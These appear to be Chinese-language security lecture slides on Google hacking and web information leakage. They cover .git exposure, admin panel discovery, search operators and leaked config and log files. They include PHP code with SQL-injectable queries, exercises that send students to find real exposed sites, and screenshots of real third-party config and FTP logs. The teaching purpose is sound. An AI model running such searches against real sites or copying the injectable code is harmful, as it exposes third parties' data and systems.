
if (isset($_GET["mode"]) && isset($_GET["pid"]) && isset($_GET["qty"])) {
    $db = get_PDO();
    $mode = strtolower($_GET["mode"]);
    if ($mode == "remove" || $mode == "add") {
        $pid = $_GET["pid"];
        $qty = $_GET["qty"];
        if ($mode == "remove") {
            delete_product_from_cart($db, $pid, $qty);
        } else {
            add_product_to_cart($db, $pid, $qty);
        }
    } else {
        header("HTTP/1.1 400 Invalid Request");
        die("Mode parameter must be passed as 'add' or 'remove'.");
    }
} else {
    header("HTTP/1.1 400 Invalid Request");
    die("Missing required 'mode', 'pid', and 'qty' parameters.");
}

# Part IV (2/4)
function add_product_to_cart($db, $pid, $qty) {
    try {
        $query = "SELECT name FROM Inventory WHERE id='{$pid}'";
        $rows = $db->query($query);
        if ($rows) {
            $name = $rows->fetch()["name"];
            $query = "SELECT qty FROM MyCart WHERE pid='{$pid}'";
            $rows = $db->query($query);
            header("Content-type: application/json");
            if ($rows) {
                $old_qty = $rows->fetch()["qty"];
                $qty += $old_qty;
                $stmt_str = "UPDATE MyCart SET qty=:qty, lastupdated=NOW() WHERE pid=:pid";
            } else { # No product found with the given $pid
                $stmt_str = "INSERT INTO MyCart (pid, qty, lastupdated) VALUES(:pid, :qty, NOW())";
            }
            $stmt = $db->prepare($stmt_str);
            $params = array("qty" => $qty, "pid" => $pid);
            $stmt->execute($params);
            print(json_encode(array("success" => "{$qty} of {$name} added to your shopping cart!")));
        } else {
            header("HTTP/1.1 400 Invalid Request");
            die("Product not found in your cart");
        }
    } catch (PDOException $ex) {
        handle_error("Error adding product into database. Please try again later.", $ex);
    }
}
```

課堂練習



- 請找出一個 .git 外洩的網站




如何找尋網站後台

- 機敏資訊洩漏
- 管理介面的洩漏如同告知歹徒保險箱位置
 - 暴力破解管理帳號
 - 後台防禦較弱
 - 套件管理介面
- 常見路徑
 - /admin、/administrator、/phpmyadmin、/manage
- 管理介面不對外開放存取
- 隱藏管理介面目錄(複雜目錄名稱)
- 加強後台防禦

課堂練習



- 請找尋一個沒有限制存取的網站後台登入介面。
 - Hint：網站後台登入介面大多會包含「admin」或「login」關鍵字



善用Cache功能

- 使用cache: <網址>會導向webcache.googleusercontent.com，Google返回上次爬蟲所存取的網頁快照，可以在不向目標伺服器傳送封包。
- 即使原始的內容已經移除掉，駭客有可能獲得敏感資料的副本。


Name	Last modified	Size	Description
Parent Directory	-	-	
.git/	2020-06-09 08:30	-	
.gitignore	2022-10-31 17:46	65	
api/	2020-06-09 08:30	-	
app.js	2022-10-31 17:46	4.2K	
config/	2020-06-09 08:30	-	
controllers/	2020-06-09 08:30	-	
css/	2020-06-09 08:30	-	
directives/	2020-06-09 08:30	-	
docs/	2022-10-28 19:02	-	
fonts/	2020-06-09 08:30	-	
images/	2020-06-09 08:30	-	
index.html	2022-10-31 17:46	9.0K	
libs/	2020-06-09 08:30	-	
services/	2020-06-09 08:30	-	
tmp/	2020-06-09 08:30	-	
views/	2020-06-09 08:30	-	

Name	Last modified	Size	Description
Parent Directory	-	-	
.git/	2020-06-09 08:30	-	
.gitignore	2022-10-06 11:45	65	
api/	2020-06-09 08:30	-	
app.js	2022-10-06 11:45	4.2K	
config/	2020-06-09 08:30	-	
controllers/	2020-06-09 08:30	-	
css/	2020-06-09 08:30	-	
directives/	2020-06-09 08:30	-	
docs/	2022-09-06 16:05	-	
fonts/	2020-06-09 08:30	-	
images/	2020-06-09 08:30	-	
index.html	2022-10-06 11:45	9.0K	
libs/	2020-06-09 08:30	-	
services/	2020-06-09 08:30	-	
tmp/	2020-06-09 08:30	-	
views/	2020-06-09 08:30	-	



Google Hacking 檔案與資料庫探勘


網站資訊洩漏



- 錯誤訊息洩漏 SQL 查詢字串、系統版本資訊及部分程式碼
- 可能會導致以下風險
 - 洩漏檔案路徑
 - 洩漏程式寫法
 - 洩漏機敏設定

網站資訊洩漏

- 範例：洩漏本機路徑資訊




配置檔案

- 攻擊者可能透過洩漏的配置檔案來深入瞭解
 - 應用程式的使用方式與內部設定
 - 伺服器其執行的系統
 - 內部網路的概況
- 不同服務的配置檔案檔名各不相同，可以結合進階搜尋的手法來尋找目標。
- 配置檔案時常會伴隨 **conf**、**cfg**、**config** 等關鍵字一同出現，可以結合 **inurl**、**filetype**、**inanchor** 等進階語法。

課堂練習

- 請尋找洩漏的mongod.conf設定檔



A screenshot of a web browser window displaying a configuration file. The title bar says "不安全 - bls.buu.ac.th". The content of the page is a text-based configuration file:


```
# mongo.conf
#where to log
logpath=/var/log/mongo/mongod.log
logappend=true
# fork and run in background
fork = true
#port = 27017
dbpath=/var/lib/mongo
# Enables periodic logging of CPU utilization and I/O wait
#cpu = true
# Turn on/off security. Off is currently the default
#noauth = true
#auth = true
# Verbose logging output.
#verbose = true
# Inspect all client data for validity on receipt (useful for
# developing drivers)
#objcheck = true
# Enable db quota management
#quota = true
# Set oplogging level where n is
#   0=off (default)
#   1=W
#   2=R
#   3=both
#   7=W+some reads
#oplog = 0
# Diagnostic/debugging option
#noscursors = true
```

日誌檔

- 日誌檔案中記錄的資訊可能包括從時間、IP位址、使用者名稱、密碼、信用卡號碼等非常敏感的資料。
- 不同網頁服務的日誌檔案檔名各不相同，可以結合進階搜尋的手法來尋找目標。
- **最常使用的附檔名是 log**，所以可以結合 filetype 或 ext 運算子，如 filetype:log “keyword” 或 ext:log “keyword” 。

課堂練習

- 找出 WS_FTP 的日誌檔 ws_ftp.log



The screenshot shows a web browser window with the URL `web.ntpu.edu.tw`. The page content is a log file named `ws_ftp.log`, displaying a list of file transfers. The log entries are as follows:


```
102.01.17 07:54 B D:\language\course\Garfield.jpg <- mail.ntpu.edu.tw /home/teacher/ckliu/www Garfield.jpg
102.01.17 07:54 B D:\language\course\Garfield1.jpg <- mail.ntpu.edu.tw /home/teacher/ckliu/www Garfield1.jpg
102.01.17 07:54 B D:\language\course\UCSLogo.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www UCSLogo.gif
102.01.17 07:54 B D:\language\course\Ws_ftp32.exe <- mail.ntpu.edu.tw /home/teacher/ckliu/www Ws_ftp32.exe
102.01.17 07:54 B D:\language\course\acrobatreader.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www acrobatreader.gif
102.01.17 07:54 B D:\language\course\background1.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www background1.gif
102.01.17 07:54 B D:\language\course\campus.jpg <- mail.ntpu.edu.tw /home/teacher/ckliu/www campus.jpg
102.01.17 07:54 B D:\language\course\familiy.bmp <- mail.ntpu.edu.tw /home/teacher/ckliu/www family.bmp
102.01.17 07:54 B D:\language\course\hawk.jpg <- mail.ntpu.edu.tw /home/teacher/ckliu/www hawk.jpg
102.01.17 07:54 B D:\language\course\index.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www index.htm
102.01.17 07:54 B D:\language\course\info.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www info.gif
102.01.17 07:54 B D:\language\course\key.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www key.htm
102.01.17 07:54 B D:\language\course\key1.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www key1.htm
102.01.17 07:54 B D:\language\course\left.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www left.htm
102.01.17 07:54 B D:\language\course\line1.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www line1.gif
102.01.17 07:54 B D:\language\course\ling.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www ling.htm
102.01.17 07:54 B D:\language\course\mail.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www mail.gif
102.01.17 07:54 B D:\language\course\message.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www message.htm
102.01.17 07:54 B D:\language\course\mp3creator.exe <- mail.ntpu.edu.tw /home/teacher/ckliu/www mp3creator.exe
102.01.17 07:54 B D:\language\course\new.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www new.gif
102.01.17 07:54 B D:\language\course\panda.bmp <- mail.ntpu.edu.tw /home/teacher/ckliu/www panda.bmp
102.01.17 07:54 B D:\language\course\phonetics.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www phonetics.htm
102.01.17 07:54 B D:\language\course\pronunciation.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www pronunciation.htm
102.01.17 07:54 B D:\language\course\right.htm <- mail.ntpu.edu.tw /home/teacher/ckliu/www right.htm
102.01.17 07:54 B D:\language\course\sample.gif <- mail.ntpu.edu.tw /home/teacher/ckliu/www sample.gif
102.01.17 07:55 B D:\language\course\try.wav <- mail.ntpu.edu.tw /home/teacher/ckliu/www try.wav
102.01.17 07:55 B D:\language\course\wasp.exe <- mail.ntpu.edu.tw /home/teacher/ckliu/www wasp.exe
102.01.17 08:02 B D:\language\course\acrobatreader.gif --> mail.ntpu.edu.tw /home/teacher/language/www/course acrobatreader.gif
102.01.17 08:02 B D:\language\course\background1.gif --> mail.ntpu.edu.tw /home/teacher/language/www/course background1.gif
102.01.17 08:02 B D:\language\course\campus.jpg --> mail.ntpu.edu.tw /home/teacher/language/www/course campus.jpg
102.01.17 08:02 B D:\language\course\familiy.bmp --> mail.ntpu.edu.tw /home/teacher/language/www/course family.bmp
102.01.17 08:02 B D:\language\course\Garfield.jpg --> mail.ntpu.edu.tw /home/teacher/language/www/course Garfield.jpg
102.01.17 08:02 B D:\language\course\Garfield1.jpg --> mail.ntpu.edu.tw /home/teacher/language/www/course Garfield1.jpg
102.01.17 08:02 B D:\language\course\hawk.jpg --> mail.ntpu.edu.tw /home/teacher/language/www/course hawk.jpg
102.01.17 08:02 B D:\language\course\index.htm --> mail.ntpu.edu.tw /home/teacher/language/www/course index.htm
